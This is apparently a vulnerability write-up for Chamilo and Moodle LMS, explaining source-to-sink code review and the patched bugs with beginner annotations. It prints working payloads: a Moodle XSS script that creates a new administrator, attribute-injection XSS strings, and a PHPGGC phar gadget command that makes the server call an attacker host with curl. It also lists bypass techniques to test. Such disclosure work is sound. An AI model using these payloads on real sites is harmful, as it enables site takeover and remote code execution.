
Payload: " onfocus="alert(document.cookie)" name="pwn"//, with #pwn appended to the URL
Moodle: reflected XSS (CVE-2021-43558)
Moodle reads HTTP parameters through required_param() or optional_param() together with a sanitisation type. In /admin/tool/filetypes/revert.php, the extension parameter is passed into $extension with PARAM_RAW, so no sanitisation happens before it reaches get_string():
$extension = required_param('extension', PARAM_RAW);
// ...
$message = get_string('revert_confirmation', 'tool_filetypes', $extension);
// ...
echo $OUTPUT->confirm($message, $yesbutton, $nobutton);
Inside get_string(), the value becomes the local variable $a:
function get_string($identifier, $component = '', $a = null, $lang = null) {
    $string = $this->load_component_strings($component, $lang); // $string = "Are you sure you want to restore <strong>.{$a}</strong> to Moodle defaults, discarding your changes?"

    // ...

    $string = str_replace('{$a}', (string)$a, $string);
    return $string;
}
The string is not sanitised; it is substituted into a preset template string and returned. The extension parameter can therefore be <script>alert(document.cookie)</script>, which triggers XSS because the input is reflected directly in the HTML response.

Assuming the victim is an authenticated administrator, the following single-line payload changes the site administrator to a custom user with the credentials xss:xss:
<script>var xhr=new XMLHttpRequest();xhr.open("POST","/user/editadvanced.php",true);xhr.setRequestHeader("Content-Type","application/x-www-form-urlencoded");xhr.withCredentials=true;var body="sesskey="%2Bdocument.getElementsByTagName("input")[1].value%2B"%26_qf__user_editadvanced_form=1%26username=xss%26newpassword=xss%26firstname=Created%2Bvia%26lastname=XSS%26email=xss%40moodle.test%26submitbutton=Create%2Buser";var aBody=new Uint8Array(body.length);for(var i=0;i<aBody.length;i%2B%2B)aBody[i]=body.charCodeAt(i);xhr.send(new Blob([aBody]));</script>

The payload grabs the user's sesskey, an anti-CSRF measure, and submits the POST request needed to change the site administrator.
The administrative panel showing the user list before the payload:
After the payload, the site administrator has been replaced with the Created via XSS user:

This gives ownership of the Moodle instance.
Root cause
The Chamilo upload flaw is an extension-only check: the application never verifies that an uploaded image is actually an image, so any file with a non-blacklisted extension is accepted. The deserialisation flaw is the direct use of user input in file_get_contents(), which allows the phar:// wrapper to deserialise a local file. The CSRF flaw is the absence of anti-CSRF measures on the security administrative page. The SQL injection is string concatenation of $blog_id into the query. The XSS flaws come from remove_XSS() being used on strings that end up in HTML or JavaScript contexts, with HTMLPurifier applied in a way that leaves quotes intact.
The CSRF chain shows a design-level problem: two sanitisation routines interact. htaccess2txt() rewrites .htaccess to htaccess.txt, and php2phps() rewrites .php to .phps, but the configurable blacklist replacement can turn those rewritten names back into dangerous ones. The .htaccess in the web root blocks PHP execution in upload directories, and the report says its regex can be bypassed by appending a /.
In Moodle, the root cause is PARAM_RAW on the extension parameter combined with get_string() substituting the value into a template without escaping.
Impact
In Chamilo, the upload and deserialisation chain gives remote code execution to a Teacher who can upload to a course Documents section. The CSRF chain lets an attacker change the upload blacklist and replacement settings when an authenticated administrator triggers the payload, after which a Teacher can upload a dangerous file. Four authenticated blind SQL injections were found, reachable by a student, a teacher and a session admin. The reflected XSS executes script in the context of a victim whose input is reflected.
In Moodle, the reflected XSS can be used against an authenticated administrator to create a new administrator account, giving the attacker ownership of the Moodle instance.
Fix
All findings were patched by the vendors. Chamilo patches were pushed to GitHub on 05-Aug-2021 and 19-Aug-2021. Moodle patches were pushed on 06-Nov-2021.
Variants to test
- Extension-only upload checks: upload a
pharor PHP file with an image extension and see whether it is stored and reachable at a predictable path. A positive result is the file appearing in the course Documents directory. file_get_contents()with user input: try thephar://wrapper in parameters that feed file reads. A positive result is apharpayload executing.- Configurable blacklist replacement: on LMS platforms with admin-configurable upload settings, set the replacement string to a path traversal such as
/../.htaccessand upload a file whose extension is blacklisted. A positive result is the uploaded filename resolving to.htaccess. .htaccessregex bypass: append/to a PHP file URL in a directory blocked byRedirectMatch. A positive result is the request no longer being blocked by the RedirectMatch rule.PARAM_RAWin Moodle: grep for_param(...PARAM_RAW)and trace the value into output functions such asget_string(). A positive result is the value reflected into the HTML response without escaping.remove_XSS()in Chamilo: pass quote-based payloads such as" onfocus="alert(1)" name="pwn"into parameters reflected in HTML attributes. A positive result is the payload reflected intact in the HTML attribute.
What happened, in plain words
Two free, open-source school platforms were examined by reading their source code: Chamilo LMS and Moodle LMS. Both are written in PHP, a programming language commonly used for websites, and both have their code published openly on GitHub, a website where programmers share and collaborate on code.
A Learning Management System (LMS) is the software a school or company uses to run online courses: it holds course materials, lets teachers upload documents, lets students submit work, and has an admin area for site settings. Because the code is public, anyone can download it, install it on their own computer and read it line by line looking for mistakes. That is what happened here: no live school was attacked, the code was studied and the findings were reported to the people who maintain the software, who fixed them.
The mistakes found are the classic kinds that appear in web applications:
- Broken access control: the software lets someone do something they should not be allowed to do.
- CSRF (Cross-Site Request Forgery): tricking a logged-in user's browser into sending a request the user did not intend.
- Insecure deserialisation: turning stored data back into live program objects without checking it is safe, which can let an attacker run their own code.
- SQL injection: slipping database commands into input so the database runs them.
- XSS (Cross-Site Scripting): getting your own JavaScript (small programs that run in the browser) into a page other people view, so it runs in their browser.
The worst outcome differs per product. In Chamilo, several bugs could be combined, one after another, to reach remote code execution (RCE): the ability to make the server run commands of the attacker's choosing, as if the attacker were sitting at the server's keyboard. In Moodle, the chain could lead to taking over the whole site or platform. Every bug described here was fixed by the vendors before the write-up was published.
The Chamilo part covers four things: an unsafe file upload combined with unsafe deserialisation, a CSRF against the page that holds the site's security settings, a blind SQL injection that requires being logged in, and reflected XSS caused by a cleaning function that gives a false sense of safety. The Moodle part covers one reflected XSS, tracked as CVE-2021-43558. A CVE is a public catalogue number given to a known vulnerability so people can refer to it unambiguously.
Setting up
Before reading any code, the researcher ran a local copy of each LMS using Docker. Docker is a tool that packages software with everything it needs so it runs the same way on any computer; think of it as a sealed box containing the whole application, which you can start and stop on your own machine. This gave a safe playground to test ideas against.
A codebase of this size has thousands of files. Reading every one is not realistic, so the plan was to throw away the uninteresting code and keep only code that might be vulnerable. Getting that filter right is described as critical: filter too aggressively and you throw away the very file that contains the bug; filter too little and you drown in false alarms. The trick is to first learn the coding habits of the project, the recurring patterns, and then search for those patterns.
Each LMS was searched at least twice, in two opposite directions:
- Source to Sink: start at the place where user input enters (the source, for example a value typed into a web form) and follow it through the code to see whether it reaches a dangerous function (the sink, for example a function that runs a system command).
- Sink to Source: start at the dangerous functions and work backwards to find out whether any user input can reach them.
For Sink to Source, the starting point is a list of common PHP sinks, that is, functions in PHP that do powerful things and are therefore worth watching. For Source to Sink, the first question is how each codebase receives user input in the first place.
How Chamilo receives input
Chamilo is written in PHP and does not wrap input handling in many custom functions, so a simple search pattern (a regex, short for regular expression: a way of describing a text pattern so a search tool can find every line that matches it) finds places where a value from an HTTP request is copied into a PHP variable:
\$.+=.+\$_(GET|POST|REQUEST)
Reading this pattern piece by piece:
\$means a literal dollar sign, which in PHP marks the start of a variable name..+means one or more of any character, so the variable name can be anything.=is the assignment sign: the variable is being given a value..+again means anything can sit between the=and the value being assigned.\$_means a literal$_, the prefix PHP uses for its built-in request arrays.(GET|POST|REQUEST)means the next word must beGET,POSTorREQUEST. These are the three standard ways PHP exposes data sent by a browser:GETis data in the URL,POSTis data sent in the body of a form submission, andREQUESTis a combined view of both.
In plain words: find every line where a variable is set directly from something the browser sent. Those lines are the entry points worth following.
How Moodle receives input
Moodle is also PHP, but it hides many of PHP's built-in features behind its own helper functions, called wrappers. A wrapper is a function that does a job on your behalf, often adding checks, so the rest of the code does not have to repeat them. For reading request parameters, Moodle calls its own optional_param() or required_param(), and those in turn call the ordinary $_GET[] and $_POST[] arrays. required_param() shows the order of precedence and how it handles arrays:
function required_param($parname, $type) {
    if (func_num_args() != 2 or empty($parname) or empty($type)) {
        throw new coding_exception('required_param() requires $parname and $type to be specified (parameter: '.$parname.')');
    }
    // POST has precedence.
    if (isset($_POST[$parname])) {
        $param = $_POST[$parname];
    } else if (isset($_GET[$parname])) {
        $param = $_GET[$parname];
    } else {
        print_error('missingparam', '', '', $parname);
    }

    if (is_array($param)) {
        debugging('Invalid array parameter detected in required_param(): '.$parname);
        // TODO: switch to fatal error in Moodle 2.3.
        return required_param_array($parname, $type);
    }

    return clean_param($param, $type);
}
Line by line:
function required_param($parname, $type) {declares a function that takes two things: the name of the parameter to read and the type of cleaning to apply.- The
ifon the next line checks that exactly two arguments were passed and that neither is empty. If not, it throws an exception, which is PHP's way of stopping with an error message. // POST has precedence.is a comment, ignored by the computer, explaining the rule that follows.if (isset($_POST[$parname]))asks: did the browser send this parameter in the body of a form submission? If yes, take that value.else if (isset($_GET[$parname]))otherwise asks: was it in the URL? If yes, take that value.elseif it was in neither place,print_errorstops with a "missing parameter" message.if (is_array($param))checks whether the value is a list of values rather than a single value. If so, it hands off to a separate function for arrays and returns its result.return clean_param($param, $type);is the normal ending: the raw value is passed to the cleaning function together with the requested type, and the cleaned result is returned.
The value is then passed to clean_param(), which cleans it according to the $type argument:
function clean_param($param, $type) {
    // ...
    switch ($type) {
        case PARAM_RAW:
            // No cleaning at all.
            $param = fix_utf8($param);
            return $param;
        // ...
        case PARAM_INT:
            // Convert to integer.
            return (int)$param;

        case PARAM_FLOAT:
            // Convert to float.
            return (float)$param;

        case PARAM_LOCALISEDFLOAT:
            // Convert to float.
            return unformat_float($param, true);

        case PARAM_ALPHA:
            // Remove everything not `a-z`.
            return preg_replace('/[^a-zA-Z]/i', '', $param);

        case PARAM_ALPHAEXT:
            // Remove everything not `a-zA-Z_-` (originally allowed "/" too).
            return preg_replace('/[^a-zA-Z_-]/i', '', $param);

        case PARAM_ALPHANUM:
            // Remove everything not `a-zA-Z0-9`.
            return preg_replace('/[^A-Za-z0-9]/i', '', $param);

        case PARAM_ALPHANUMEXT:
            // Remove everything not `a-zA-Z0-9_-`.
            return preg_replace('/[^A-Za-z0-9_-]/i', '', $param);
Line by line:
function clean_param($param, $type) {declares the cleaning function, taking the value and the type.switch ($type) {means: look at the type and jump to the matching case.case PARAM_RAW:is the case for "raw". The comment says it plainly: no cleaning at all. The only thing done isfix_utf8, which repairs text encoding, not safety. The value is returned unchanged.case PARAM_INT:converts the value to a whole number. Anything that is not a number is lost, so this is a strong form of cleaning.case PARAM_FLOAT:converts to a decimal number, same idea.case PARAM_LOCALISEDFLOAT:converts to a decimal number while understanding local number formats.case PARAM_ALPHA:usespreg_replace(a search-and-replace using a regex) to delete everything that is not a letter. The[^a-zA-Z]means "any character that is not a to z, upper or lower case", and theiflag makes the match case-insensitive.case PARAM_ALPHAEXT:keeps letters plus underscore and hyphen.case PARAM_ALPHANUM:keeps letters and digits.case PARAM_ALPHANUMEXT:keeps letters, digits, underscore and hyphen.
Many cleaning types exist, but PARAM_RAW stands out because it does no cleaning at all. The following regex finds places where user input is assigned directly into variables:
\$.+=.+_param\(.+PARAM_RAW\)
Reading it:
\$a dollar sign, the start of a PHP variable..+any variable name.=the assignment sign..+anything in between._param\(the text_param(where the parenthesis is escaped with a backslash so it is treated as a literal bracket rather than as regex grouping..+anything in between.PARAM_RAW\)the textPARAM_RAW)with the closing bracket escaped.
In plain words: find every line where a variable is filled from a request parameter that was explicitly marked as needing no cleaning. Those are the lines where whatever the browser sends arrives untouched.
Finding it
Searching through the filtered files turned up a number of vulnerabilities in both products. The interesting ones are described below, starting with the Chamilo chain that combines an unsafe file upload with unsafe deserialisation.
Exploitation
Chamilo: unsafe file upload
Students and Teachers can upload files to courses they manage. The application keeps a blacklist of file extensions it refuses. An extension is the part of a filename after the last dot, such as .jpg or .php; it tells the server what kind of file it is. A blacklist is a list of things that are forbidden, as opposed to a whitelist, which is a list of things that are allowed. Chamilo refuses .php and variants such as .php3, .php4 and .phar. If you try to upload one, the extension is renamed to .phps.
The flaw is that the application only looks at the file extension and never checks that an uploaded image really is an image. So any file can be uploaded as long as its extension is not on the blacklist. The report shows a phar file named rce.jpg being uploaded successfully.
Only Teachers can upload to the Documents section of a course, and that matters because files there end up at a predictable place on the server's disk:
/path/to/chamilo/app/courses/<COURSE_CODE>/document/<FILENAME>
Reading it: /path/to/chamilo stands for wherever Chamilo is installed, app/courses/ is the folder holding course data, <COURSE_CODE> is the short code of the course (for example C001), document/ is the Documents section, and <FILENAME> is the name of the uploaded file. Because the path is determinable, the location of an uploaded file on disk can be worked out.
Students can only upload to the Dropbox section, which randomises the stored filename, so the path cannot be guessed. That is why the chain uses a Teacher account.
A phar archive with an RCE payload was generated with PHPGGC. A phar is a PHP archive format. PHPGGC is a tool that builds these archives out of existing code in the target application, called gadgets. A gadget is a piece of the application's own code that, when it is woken up during deserialisation, ends up doing something useful to an attacker, such as running a command. Deserialisation is the reverse of serialisation: serialisation turns live program objects into a stored format, and deserialisation turns that stored format back into live objects. If an attacker controls the stored format, they control which objects get created and what they do.
After examining Chamilo's PHP dependencies (the extra libraries it installs, each of which may contain gadgets), several usable gadgets were found; the example uses Monolog/RCE1. The command below generates rce.jpg, a phar file that runs curl against the attacker's machine when deserialised:
$ phpggc -p phar Monolog/RCE1 system "curl http://[redacted]:16666/curl" -o rce.jpg

$ cat payload/rce.jpg
<?php __HALT_COMPILER(); ?>
�tO:32:"Monolog\Handler\SyslogUdpHandler":1:{s:9:"*socket";O:29:"Monolog\Handler\BufferHandler":7:{s:10:"*handler";r:2;s:13:"*bufferSize";i:-1;s:9:"*buffer";a:1:{i:0;a:2:{i:0;s:33:"curl http://[redacted]:16666/curl";s:5:"level";N;}}s:8:"*level";N;s:14:"*initialized";b:1;s:14:"*bufferLimit";i:-1;s:13:"*processors";a:2:{i:0;s:7:"current";i:1;s:6:"system";}}}dummyd��`
                         ~test.txtd��`
                                      ~ؤtesttest��概�`�y��f��K�f�GBMB
Line by line:
$ phpggc -p phar Monolog/RCE1 system "curl http://[redacted]:16666/curl" -o rce.jpgruns PHPGGC.-p pharsays the output format is aphararchive.Monolog/RCE1names the gadget chain to use.systemsays which PHP function the gadget should end up calling. The quoted string is the command that function should run:curl, a tool for making web requests, pointed at the attacker's own machine on port 16666.-o rce.jpgwrites the result to a file namedrce.jpg. The$at the start is the shell prompt, not part of the command.$ cat payload/rce.jpgprints the file so we can see what was built.catis a command that displays a file's contents.<?php __HALT_COMPILER(); ?>is the marker PHP expects at the start of aphararchive.__HALT_COMPILER()tells PHP to stop compiling at that point, which is how the archive format is recognised.- The long line of text after it is the serialised object graph: a structured description of objects to create.
O:32:"Monolog\Handler\SyslogUdpHandler"means "create an object of this class, whose name is 32 characters long". The nestedO:29:"Monolog\Handler\BufferHandler"is another object inside it. Thes:33:"curl http://[redacted]:16666/curl"is a string of 33 characters holding the command. Thes:6:"system"is the name of the PHP function to call. When PHP deserializes this, it builds those objects, and the gadget chain ends up callingsystemwith thecurlcommand.
The upload of the phar file was verified:
The file can then be found in the /path/to/chamilo/app/courses/<COURSE_CODE>/document/ directory:
With the payload planted, the next step is to find a way to make the server deserialise it.
Chamilo: unsafe deserialisation
An endpoint at /main/document/save_pixlr.php contains the following code. An endpoint is a specific address on a website that does a specific job, like a counter in a shop; here it is the script that saves an image edited in an online paint tool.
if (!isset($_GET['title']) || !isset($_GET['type']) || !isset($_GET['image'])) {
    echo 'No title';
    exit;
}

$paintDir = Session::read('paint_dir');
if (empty($paintDir)) {
    echo 'No directory to save';
    exit;
}
// ...
